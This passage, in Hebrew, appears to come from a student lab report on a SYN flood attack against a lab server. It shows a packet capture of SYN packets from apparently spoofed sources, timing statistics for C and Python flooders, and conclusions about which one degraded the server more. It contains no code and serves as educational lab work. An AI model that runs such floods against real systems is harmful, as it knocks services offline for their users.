110.243.180.123	10.9.0.2	TCP	56	[TCP Out-Of-Order] [TCP Port numbers reused] 22543 → 80 [SYN] Seq=0 Win=5840 Len=0
110.243.180.123	10.9.0.2	TCP	56	22543 → 80 [SYN] Seq=0 Win=5840 Len=0
87.57.186.55	10.9.0.2	TCP	56	[TCP Out-Of-Order] [TCP Port numbers reused] 64147 → 80 [SYN] Seq=0 Win=5840 Len=0
87.57.186.55	10.9.0.2	TCP	56	64147 → 80 [SYN] Seq=0 Win=5840 Len=0
87.174.20.191	10.9.0.2	TCP	56	[TCP Out-Of-Order] [TCP Port numbers reused] 59186 → 80 [SYN] Seq=0 Win=5840 Len=0
87.174.20.191	10.9.0.2	TCP	56	59186 → 80 [SYN] Seq=0 Win=5840 Len=0
4.112.178.35	10.9.0.2	TCP	56	[TCP Out-Of-Order] [TCP Port numbers reused] 22394 → 80 [SYN] Seq=0 Win=5840 Len=0
4.112.178.35	10.9.0.2	TCP	56	22394 → 80 [SYN] Seq=0 Win=5840 Len=0
156.93.190.165	10.9.0.2	TCP	56	[TCP Out-Of-Order] [TCP Port numbers reused] 5022 → 80 [SYN] Seq=0 Win=5840 Len=0
156.93.190.165	10.9.0.2	TCP	56	5022 → 80 [SYN] Seq=0 Win=5840 Len=0
71.171.51.77	10.9.0.2	TCP	56	[TCP Out-Of-Order] [TCP Port numbers reused] 3190 → 80 [SYN] Seq=0 Win=5840 Len=0
71.171.51.77	10.9.0.2	TCP	56	3190 → 80 [SYN] Seq=0 Win=5840 Len=0
187.199.13.132	10.9.0.2	TCP	56	[TCP Out-Of-Order] [TCP Port numbers reused] 21014 → 80 [SYN] Seq=0 Win=5840 Len=0
187.199.13.132	10.9.0.2	TCP	56	21014 → 80 [SYN] Seq=0 Win=5840 Len=0
122.170.224.179	10.9.0.2	TCP	56	[TCP Out-Of-Order] [TCP Port numbers reused] 33267 → 80 [SYN] Seq=0 Win=5840 Len=0

נשים לב שהערת ה-TCP Out-Of-Order מופיעה בגלל שלא הגדרנו את שדה ה-SEQ ב-TCP Header כך שיתקדם עם כמות ההודעות שנשלחו.

כמו כן, בזמן ההתקפה כתבנו לקובץ כל שליחה של פאקטה ותיעדנו את הזמן שלקח לכל פאקטה להישלח.

מהנתונים האלו הכנו את הגרפים הבאים עבור C ו-Python:





מסקנות:

בסוף הקבצים מהם הכנו את הגרפים, הוספנו את הסטטיסטיקות הבאות:

C

```
Total packets sent: 1000000
Total time taken: 7677.113 ms
Average time per packet: 0.008 ms
```

Python

```
Total packets sent: 1000000
Total time taken: 47623.453 ms
Average time per packet: 0.048 ms
```

ניתן לראות ש-syn_flood.c שלח פאקטות בקצב מהיר יותר מ-syn_flood.py.

מתוך כך, אנחנו מצפים שהקוד ב-C יגרום להאטה משמעותית יותר בתפקוד השרת אותו אנו תוקפים, שכן יש לשרת פחות זמן בין כל SYN ולכן מקצה משאבים מהר יותר מאשר המשאבים שמקצה עבור הקוד ב-Python – כלומר, אי הזמינות של השרת קורית מהר יותר.

עם זאת, מהגרפים שראינו על ההתפלגות של ה-RTT של הודעות ה-Ping שנשלחו עבור הקוד ב-Python וב-C אנו רואים האטה משמעותית יותר בקוד ב-Python.

משמע ש-syn_flood.py יצר האטה משמעותית יותר בתפקוד השרת.

ולכן ההנחה שלנו שגויה.